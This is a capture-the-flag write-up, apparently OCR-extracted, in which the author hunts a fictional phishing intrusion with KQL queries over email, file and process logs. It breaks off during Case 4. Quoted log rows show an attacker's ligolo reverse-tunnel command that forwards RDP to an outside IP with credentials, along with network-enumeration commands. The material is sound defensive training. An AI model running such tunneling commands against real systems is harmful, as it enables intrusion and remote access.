
```
// Email address of the employee who received this phishing email?
Email
| where link has 'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx'
| distinct recipient
```

Table 1 + Add visual Stats

recipient
alabaster_snowball@santaworkshopgeeseislands.org

```
1  alabaster_snowball@santaworkshopgeeseislands.org
```

You query the Email table again to determine what email address was used to send the spear phishing email: **cwombley@gmail.com**




```
// Email address that was used to send this spear phishing email
Email
| where link has 'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx'
| distinct sender
```

Table 1 + Add visual Stats

sender
cwombley@gmail.com

You query the Email table a final time to determine the subject line used in the spear phishing email: **[EXTERNAL] Invoice foir reindeer food past due**



```
// Subject line used in the spear phishing email
Email
| where link has 'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx'
| project subject
```


Table 1 + Add visual Stats Sea

subject
[EXTERNAL] Invoice foir reindeer food past due

You submit the solutions:

- Employee email address who received the phishing link: **alabaster_snowball@santaworkshopgeeseislands.org**
- Email address that was used to send the spear phishing email: **cwombley@gmail.com**
- Subject line used in the spear phishing email: **[EXTERNAL] Invoice foir reindeer food past due**

You are congratulated.



Welcome to Operation Giftwrap: Defending the Geese Island network

An urgent alert has just come in, possible security incident, leavin to Santa's operations. Your missi assess the potential threats, and

The clock is ticking, and the stak of Geese Island's digital security

The alert says the user clicked t

What is the email address of the phishing email?

What is the email address that w email?


What was the subject line used in

Case 2 - KQL Kraken Hunt

Next is Case 2, which involves finding out more about who the victim was.

You query the Employees table for the recipient email address found in Case 1. The result row provides the victim's:

- Role: **Head Elf**
- Hostname: **Y1US-DESKTOP**
- Source IP: **10.10.0.4**




Lieutenant Hackstopper
to me

Someone got phished! Let's dig deeper on the victim...

Nicely done! You found evidence of the spear phishing email targeting someone in our organization. Now, we need to learn more about who the victim is!

If the victim is someone important, our organization could be doomed! Hurry up, let's find out more about who was impacted!

What is the role of our victim in the organization?	Role Name
What is the hostname of the victim's machine?	xxxx-xxxxxxx
What is the source IP linked to the victim?	xx.xx.x.x



```
// Spear phishing victim
Employees
| where email_addr == 'alabaster_snowball@santaworkshopgeeseislands.org'
```


hire_date	name	user_agent	ip_addr	email_addr	company_domain	username	role	hostname
2021-06-09 06:59:43.0000	Alabaster Snowball	Mozilla/5.0 (Windows NT 6.2; W...	10.10.0.4	alabaster_snowball@sa...	santaworkshopgeeseislands.org	alsnowball	Head Elf	Y1US-DESKTOP

```
1  10.10.0.4
```

You submit the solutions:

- Role of the victim: **Head Elf**
- Hostname of the victim's machine: **Y1US-DESKTOP**
- Source IP linked to the victim: **10.10.0.4**

You are once again congratulated.




Someone got phished! Let's dig deeper on the victim...
Nicely done! You found evidence
who the victim is!
If the victim is someone importa
What is the role of our victim in t
What is the hostname of the vict
What is the source IP linked to t
Congratulations
You got it right!
Continue playing

Case 3 - KQL Kraken Hunt

Case 3 involves finding out when Alabaster Snowball clicked the email and what happened when they did.

You query the `OutboundNetworkEvents` for the malicious URL and find the timestamp to be **2023-12-02T10:12:42Z**.




Lieutenant Hackstopper
to me

That's not good. What happened next?

The victim is Alabaster Snowball? Oh no... that's not good at all! Can you try to find what else the attackers might have done after they sent Alabaster the phishing email?

Use our various security log datasources to uncover more details about what happened to Alabaster.

What time did Alabaster click on the malicious link? Make sure to copy the exact timestamp from the logs!	YYYY-MM-DDTHH:mm:ssZ
What file is dropped to Alabaster's machine shortly after he downloads the malicious file?	xxxxxxxx.xxx



```
// Timestamp when Alabaster Snowball clicked malicious link
OutboundNetworkEvents
| where url == 'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx'
```


timestamp	method	src_ip	user_agent	url
2023-12-02 10:12:42.0000	GET	10.10.0.4	Mozilla/5.0 (Windows NT 6.2; Win64; x64; Trident/7.0; rv:11.0) like Ge…	http://madelvesnor

```
"timestamp": 2023-12-02T10:12:42Z,
```

You next need to analyze events that occurred after the found time. Unsure of how KQL handles timestamps, you consult ChatGPT.

With your ChatGPT gifted knowledge, you employ the `datetime` and `todatetime` functions to query the `FileCreationEvents` for events that occurred after Alabaster Snowball clicked the malicious link and which have a username matching Alabaster Snowball's username observable from the Case 2 results. You determine that shortly after Alabaster Snowball clicked the malicious URL, two files were created:

- `MonthlyInvoiceForReindeerFood.docx` created at `2023-12-02T10:13:35.000`
- **giftwrap.exe** created at `2023-12-02T10:14:21.000`




in azure data explorer, how would I compare fields that have this format: 2023-12-02T10:12:42Z

ChatGPT

In Azure Data Explorer (Kusto Query Language or KQL), if you want to compare fields with a timestamp format like "2023-12-02T10:12:42Z," you can use the `datetime` data type and related functions to perform comparisons. Here's an example:

Let's say you have a table named `YourTableName` with a column named `TimestampColumn` containing timestamps in the mentioned format. To compare the timestamps, you can use the `datetime` function to convert the string representation to a datetime object. Then, you can use standard comparison operators.

```kql
YourTableName
| where todatetime(TimestampColumn) > datetime(2023-12-02T00:00:00Z)
  and todatetime(TimestampColumn) < datetime(2023-12-03T00:00:00Z)
```



```
FileCreationEvents
| where todatetime(timestamp) >= datetime(2023-12-02T10:12:42Z) and username == 'alsnowball'
| order by todatetime(timestamp) asc
```

Done (0.984 s) 130 records


timestamp	hostname	username	sha256	path	filename	process_name
2023-12-02 10:13:35.0000	Y1US-DESKTOP	alsnowball	9cec01b76ec24175cde5482b4c0b09fa4278b8e…	C:\Users\alsnowball\Downloads\MonthlyInvoiceForReindeerFood.docx	MonthlyInvoice…	Edge.exe
2023-12-02 10:14:21.0000	Y1US-DESKTOP	alsnowball	4c199019661ef7ef79023e2c960617ec9a2f275ad…	C:\ProgramData\Windows\Jolly\giftwrap.exe	giftwrap.exe	explorer.exe
2023-12-02 15:01:58.0000	Y1US-DESKTOP	alsnowball	2392db6e90b2e2024900c132ac9ae922edf5655…	C:\Users\{username}\AppData\Roaming\Zoom\bin\zoom.exe	zoom.exe	7zip.exe

You cackle, slightly manically. By now you are having fun! A profound realization dawns on you - KQL is pronounced 'Kackle'. You **kackle**, this time slightly **manikally**.

You submit the solutions:

- The time Alabaster clicked on the malicious link: **2023-12-02T10:12:42Z**.
- File dropped to Alabaster's machine: **giftwrap.exe**

Another pat on the back is incoming. You could get used to this.



That's not good. What happened next?

The victim is Alabaster Snowball sent Alabaster the phishing ema

Use our various security log data

What time did Alabaster click on copy the exact timestamp from


What file is dropped to Alabaste downloads the malicious file?

Congratulations

You got it right!

Case 4 - KQL Kraken Hunt

Case 4 digs into what `giftwrap.exe` did.




A compromised host! Time for a deep dive.

Well, that's not good. It looks like Alabaster clicked on the link and downloaded a suspicious file. I don't know exactly what giftwrap.exe does, but it seems bad.

Can you take a closer look at endpoint data from Alabaster's machine? We need to figure out exactly what happened here. Word of this hack is starting to spread to the other elves, so work quickly and quietly!

The attacker created an reverse tunnel connection with the compromised machine. What IP was the connection forwarded to?	xxx.xxx.xxx.xxx
What is the timestamp when the attackers enumerated network shares on the machine?	YYYY-MM-DDTHH:mm:ssZ
What was the hostname of the system the attacker moved laterally to?	Hostname

Using Alabaster Snowball's hostname from Case 2 and a similar query structure to that used in Case 3 but this time querying the `ProcessEvents` table, you query what processes occurred after Alabaster Snowball clicked the malicious link. You observe a process in the fourth row of the results which is using the ligolo reverse tunneling tool to forward local RDP (Remote Desktop Protocol) traffic from the common port 3389/tcp to the remote IP address **113.37.9.17**.




```
ProcessEvents
| where todatetime(timestamp) >= datetime(2023-12-02T10:12:42Z) and hostname == 'Y1US-DESKTOP'
| order by todatetime(timestamp) asc
```

Table 1 | Add visual | Stats — Search | UTC | Done (0.910 s) | 234 records


timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash	hostname
2023-12-02 10:29:50.0000	services.exe	c3c259ae4640cded73...	C:\Windows\system32\DllHost.exe /Processid:{45BA127D-10A8-46EA-8AB7-56EA9078943C}	dllhost.exe	5dd8e71117138cd2041...	Y1US-DESK
2023-12-02 10:47:45.0000	services.exe	c3c259ae4640cded73...	C:\Windows\Sysmon64.exe	sysmon64.exe	dd5f05c5ade32313825...	Y1US-DESK
2023-12-02 10:49:49.0000	services.exe	c3c259ae4640cded73...	"C:\Program Files\NVIDIA Corporation\NvContainer\nvcontainer.exe" -f "C:\ProgramData\NVIDIA\NvContainerUser%d.log" -d	nvcontainer.exe	cb03ef9fafd50070ccd...	Y1US-DESK
2023-12-02 11:11:29.0000	cmd.exe	614ca7b627533e22aa3...	"ligolo" --bind 0.0.0.0:1251 --forward 127.0.0.1:3389 --to 113.37.9.17:22 --username rednose --password falalalala --no-antispoof	ligolo	e9b34c42e29a349620...	Y1US-DESK
2023-12-02 13:08:19.0000	powershell.exe	529ee9d30eef7e331b2...	"C:\Windows\System32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_S-1-5-21-2449965632-1733627164-42335505...	searchprotocolhost.exe	f5ae8fe28cb63f0c8b4...	Y1US-DESK

Scrolling down in the same results set, you observe that network shares were enumerated with the net share command at **2023-12-02T16:51:44Z**.



2023-12-02 11:11:29.0000	cmd.exe	614ca7b627533e22aa3...	"ligolo" --bind 0.0.0.0:1251 --forward 127.0.0.1:3389 --to 113.37.9.17:22 --username rednose --password falalalala --no-antispoof	ligolo	e9b34c42e29a3496
2023-12-02 13:08:19.0000	powershell.exe	529ee9d30eef7e331b2...	"C:\Windows\System32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_S-1-5-21-2449965632-1733627164-4233550561-100134_	searchprotocolhost.exe	f5ae8fe28cb63f0c8b
2023-12-02 13:46:31.0000	services.exe	c3c259ae4640cded73...	"C:\Program Files\winlogbeat-6.0.0-windows-x86_64\\winlogbeat.exe" -c "C:\Program Files\winlogbeat-6.0.0-windows-x86_64\\winlogbeat.yml" -path....	winlogbeat.exe	c03f427684ede4bd
2023-12-02 14:01:00.0000	explorer.exe	0327b7630d585ad01f...	C:\Windows\System32\CompPkgSrv.exe -Embedding	comppkgsrv.exe	69c068ac5189b10f3
2023-12-02 14:26:11.0000	cmd.exe	614ca7b627533e22aa3...	netstat	netstat.exe	0463f0753c200582
2023-12-02 15:00:50.0000	cmd.exe	614ca7b627533e22aa3...	ipconfig	ipconfig.exe	9fee5f86bc2289f821
2023-12-02 15:02:28.0000	sc.exe	4fe6d9eb8109fb79ff6...	"C:\Program Files\WindowsApps\SpotifyAB.SpotifyMusic_1.190.859.0_x86__zpdnekdrzrea0\Spotify.exe" --type=crashpad-handler /prefetch:7	spotify.exe	a0f4ed2dc8dbfe0f8
2023-12-02 15:18:39.0000	cmd.exe	614ca7b627533e22aa3...	arp -a	arp.exe	2b548572092a0893
2023-12-02 15:46:11.0000	sc.exe	4fe6d9eb8109fb79ff6...	"C:\Users\alsnowball\Desktop\Response\DumpIt.exe"	dumpit.exe	7530a3ce2cf717a67
2023-12-02 16:02:06.0000	cmd.exe	614ca7b627533e22aa3...	netstat -an	netstat.exe	fef9036bbdc5509c0
2023-12-02 16:17:01.0000	cmd.exe	614ca7b627533e22aa3...	nbtstat-n	nbtstat-n.exe	471aedab5ff1f41031
2023-12-02 16:30:13.0000	services.exe	c3c259ae4640cded73...	C:\Windows\system32\svchost.exe -k WbioSvcGroup -s WbioSrvc	svchost.exe	91f49600f91cad857
2023-12-02 16:44:10.0000	cmd.exe	614ca7b627533e22aa3...	net view /DOMAIN	net.exe	6b5600c875cc1d02f
2023-12-02 16:51:44.0000	cmd.exe	614ca7b627533e22aa3...	net share	net.exe	8b5b1556ba468035

The last question requires determining what hostname the attacker moved laterally to. Unsure what to search for, you hit up ChatGPT for some quick ideas.



what command lines may indicate a threat actor moving laterally on a windows network?

ChatGPT

Detecting lateral movement by threat actors within a Windows network involves monitoring various activities and anomalies. While no single command can definitively indicate malicious lateral movement, certain command-line activities may raise suspicions. Here are some command-line activities that could be indicative of lateral movement by a threat actor:


1. **PowerShell Remoting:**
   - `Enter-PSSession`: Used for interactive PowerShell sessions on remote systems.
